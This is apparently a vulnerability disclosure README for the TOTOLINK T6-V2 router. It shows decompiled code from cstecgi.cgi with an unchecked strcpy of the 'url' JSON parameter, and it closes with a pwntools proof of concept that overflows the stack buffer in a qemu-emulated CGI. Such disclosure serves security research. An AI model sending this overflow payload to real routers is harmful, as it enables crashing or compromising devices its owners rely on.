d1tto add totolink T6-v2 … on May 29 History

| | |
|---|---|
| .. | |
| img | 6 months ago |
| readme.md | 6 months ago |

readme.md

# Overview


- The device's official website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=products&id=16&ids=33
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=16&ids=36

# Affected version

T6-V2 V4.1.9cu.5179_B20201015

# Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_00418540` (at address 0x418540) gets the JSON parameter `url`, but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
pcVar2 = (char *)websGetVar(param_1,"url","");
local_3c = 0;
local_38 = 0;
local_34 = 0;
local_30 = 0;
local_2c = 0;
local_28 = 0;
local_24 = 0;
local_20 = 0;
local_1c = 0;
memset(acStack416,0,0x57);
if (iVar3 == 0) {
  apmib_set(0xef,&local_40);
}
else {
  if ((pcVar2 == (char *)0x0) || (pcVar4 = strchr(pcVar2,L';'), pcVar4 != (char *)0x0))
  goto LAB_004187dc;
  if (iVar3 == 1) {
    apmib_get(0xf0,&local_3c);
    if (0x1f < local_3c) goto LAB_004187dc;
    iVar3 = 1;
    if (0 < local_3c) {
      do {
        local_98[0] = (char)iVar3;
        apmib_get(0x80f1,local_98);
        strcpy((char *)&local_38,local_98);
        iVar5 = strcasecmp((char *)&local_38,pcVar2);
        iVar3 = iVar3 + 1;
        if (iVar5 == 0) goto LAB_004187dc;
      } while (iVar3 <= local_3c);
    }
    strcpy(acStack416,pcVar2);
    apmib_set(0x200f3,acStack416);
    apmib_set(0x100f2,acStack416);
```

# PoC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setUrlFilterRules",
    "addEffect": "1",
    "enable": "1",
    "url": 'A'*0x400
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mipsel-static",
    "-g", "1234",
    "-L", "./root/",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]
```

```
a = process(argv=argv)
a.sendline(data.encode())

a.interactive()
```